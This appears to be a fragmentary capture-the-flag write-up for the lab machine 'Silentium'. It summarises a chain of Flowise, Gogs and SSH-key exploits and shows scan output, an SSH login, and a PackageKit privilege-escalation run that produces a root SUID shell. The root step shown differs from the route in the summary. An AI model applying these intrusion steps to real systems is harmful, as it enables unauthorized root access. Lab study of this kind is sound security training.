
Silentium is an easy-difficulty Linux machine that begins with discovering a Flowise instance on a staging subdomain. The application is running a version vulnerable to CVE-2025-58434, an unauthenticated password reset token disclosure that leads to account takeover. With access to Flowise, CVE-2025-59528 is exploited via the CustomMCP node to achieve remote code execution inside a Docker container. Environment variables exposed within the container reveal SSH credentials for the user ben on the host. Further enumeration reveals a Gogs instance on an internal vhost, running a version vulnerable to CVE-2025-8110, which allows an authenticated user to abuse symbolic links via the API to overwrite arbitrary files. This is leveraged to write an SSH public key to root’s authorized_keys file, granting a shell as root.
[~] The config file is expected to be at "/root/.rustscan.toml" [~] File limit higher than batch size. Can increase speed by increasing batch size '-b 10140'. Open 10.129.245.103:22 Open 10.129.245.103:80 [~] Starting Script(s) [~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-11-03 13:34 +0800 Initiating Ping Scan at 13:34 Scanning 10.129.245.103 [4 ports] Completed Ping Scan at 13:34, 0.10s elapsed (1 total hosts) Initiating Parallel DNS resolution of 1 host. at 13:34 Completed Parallel DNS resolution of 1 host. at 13:34, 0.50s elapsed DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0] Initiating SYN Stealth Scan at 13:34 Scanning 10.129.245.103 [2 ports] Completed SYN Stealth Scan at 13:34, 1.75s elapsed (2 total ports) Nmap scan report for 10.129.245.103 Host is up, received echo-reply ttl 63 (0.073s latency). Scanned at 2026-11-03 13:34:03 CST for 2s
PORT STATE SERVICE REASON 22/tcp filtered ssh no-response 80/tcp filtered http no-response
Read data files from: /usr/share/nmap Nmap done: 1 IP address (1 host up) scanned in 2.42 seconds Raw packets sent: 8 (328B) | Rcvd: 1 (28B)

┌──(root㉿Eecho)-[~] └─# wfuzz -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u silentium.htb -H 'Host: FUZZ.silentium.htb' --hw 12 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information. ******************************************************** * Wfuzz 3.1.0 - The Web Fuzzer * ********************************************************
Target: http://silentium.htb/ Total requests: 100000
===================================================================== ID Response Lines Word Chars Payload =====================================================================
System information as of Tue Nov 3 07:25:36 AM UTC 2026
System load: 0.1 Usage of /: 82.9% of 13.37GB Memory usage: 38% Swap usage: 0% Processes: 309 Users logged in: 0 IPv4 address for eth0: 10.129.245.103 IPv6 address for eth0: dead:beef::250:56ff:feb9:6db6
=> There are 60 zombie processes.
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.
Expanded Security Maintenance for Applications is not enabled.
68 updates can be applied immediately. 52 of these updates are standard security updates. To see these additional updates run: apt list --upgradable
1 additional security update can be applied with ESM Apps. Learn more about enabling ESM Apps service at https://ubuntu.com/esm
The list of available updates is more than a week old. To check for new updates run: sudo apt update Last login: Wed Apr 8 19:12:55 2026 from 10.10.14.5 ben@silentium:~$
ben@silentium:/tmp$ ./cve-2026-41651
═══════════════════════════════════════════════════
 CVE-2026-41651 — PackageKit TOCTOU LPE
═══════════════════════════════════════════════════
[*] Building packages (pure C)...
[+] dummy   : /tmp/.pk-dummy-88556.deb
[+] payload : /tmp/.pk-payload-88556.deb
[*] Transaction : /3_abeaaada
[*] Step 1 : InstallFiles(SIMULATE=0x4, dummy) [async]
[*] Step 2 : InstallFiles(NONE=0x0, payload) [async]
[*] Waiting for dispatch (30 s max)...
[!] PK error 48: Failed to obtain authentication.
[*] Finished (exit=2, 0 ms)
[*] Loop ran for 10 ms
[*] Polling for payload (120 s max)...
[*] t+1s: payload=exists dpkg_lock=free suid=not yet
[*] t+2s: payload=exists dpkg_lock=free suid=not yet

[+] SUCCESS — SUID bash at t+1200ms
uid=1000(ben) gid=1000(ben) euid=0(root) groups=1000(ben),100(users)
.suid_bash: cannot set terminal process group (-1): Inappropriate ioctl for device
.suid_bash: no job control in this shell
.suid_bash-5.2# id
uid=1000(ben) gid=1000(ben) euid=0(root) groups=1000(ben),100(users)